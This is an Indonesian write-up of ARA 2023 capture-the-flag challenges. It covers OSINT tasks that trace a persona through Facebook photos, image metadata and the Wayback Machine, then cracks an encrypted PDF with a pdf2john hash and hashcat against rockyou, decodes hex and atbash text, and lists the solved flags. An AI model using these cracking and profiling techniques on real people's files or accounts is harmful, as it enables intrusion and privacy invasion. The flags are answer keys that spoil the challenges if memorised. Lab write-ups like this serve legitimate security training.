
### 3. Nama maskot

Cluenya adalah toko boneka, dan di fb nya terdapat ada foto dia dengan maskot di toko boneka




### 4. Waktu saat upload foto di toko buku

Cluenya foto dengan kondisi duduk, tapi di fbnya itu sangat banyak sekali, jadi trial error dan ditemukanlah ini



### 5. Komentar yang terdapat pada saat dia foto bersama Sakura

Nah ini dia, scroll2 lah pokoknya ampe nemu foto berdua terus gatau itu atau sakura tetep cek komennya, dan akhirnya nemu




Dan ke 5 jawaban dari pertanyaan tersebut dijadikanlah flag

Flag = ARA2023{44793134117\_BNU\_Molly\_3Juni2019-10:25\_Y0u4r3ThE0s1nTm45t3R}

## Backdoor (100 pts)

Diberikan sebuah foto, dan setelah dicek exiftool terdapat metada location




Dicek di gmaps dan merujuk sebuah mall, dan terdapat review yang terdapat flag



Flag = ARA2023{c4r3full\_w1th\_y0uR\_m3tad4ta}

## Time Machine (100 pts)

Dibilang bahwa terdapat sesuatu pada web official ARA pada tanggal 22 January 2023. Dengan menggunakan wayback machine kita dapat melihat hal apa itu.



Flag = ARA2023{d1glIt4l\_f00tpr1nt\_1s\_sC4ry}



## Misc

## Feedback (50 pts)

## Isi form feedback



Truth (176 pts)

Diberikan encrypted pdf, dilakukanlah crack dengan mendapatkan hash pdf nya menggunakan tool online <https://hashes.com/en/johntheripper/pdf2john> didapatlah hash

\$pdf\$4\*4\*128\*-1060\*1\*16\*077e10eba516a741a6285385b42f5b27\*32\*df507156115f5009  
8c3d8c6fdb1d662200\*32\*7a46add4179a8ab90812  
ae8876369522d5facc72245be4f28b3559473767d57

Menggunakan hashcat dan rockyou didapatlah passwordnya

```
IN hashcat -n 19500 hash -a 0 ~/Downloads/rockyou.txt --show
```

Setelah itu gunakan pdftotext untuk mendapatkan text dari pdfnya

```
% pdftotext Truth.pdf text -upw subarukun
```

Setelah itu sesuai deskripsi, menggunakan skrip ambil uppercase dan buang titlenya

```
f = open('text','rb').read()
res = ""
for i in f:
    if chr(i).isupper():
        res += chr(i)

print(res)
```

Flag = ARA2023{SOUNDS LIKE FANDAGO}

@B4sh (100 pts)

Diberikan strings, saat didecode hex dapat sebuah strings, dan ditambah atbash cipher decoder



## In-sanity check (100 pts)

Diberikan link gdocs, langsung saja file version history



Flag = ARA2023{w3lc0m3\_4nd\_h4v3\_4\_gr3at\_ctfs}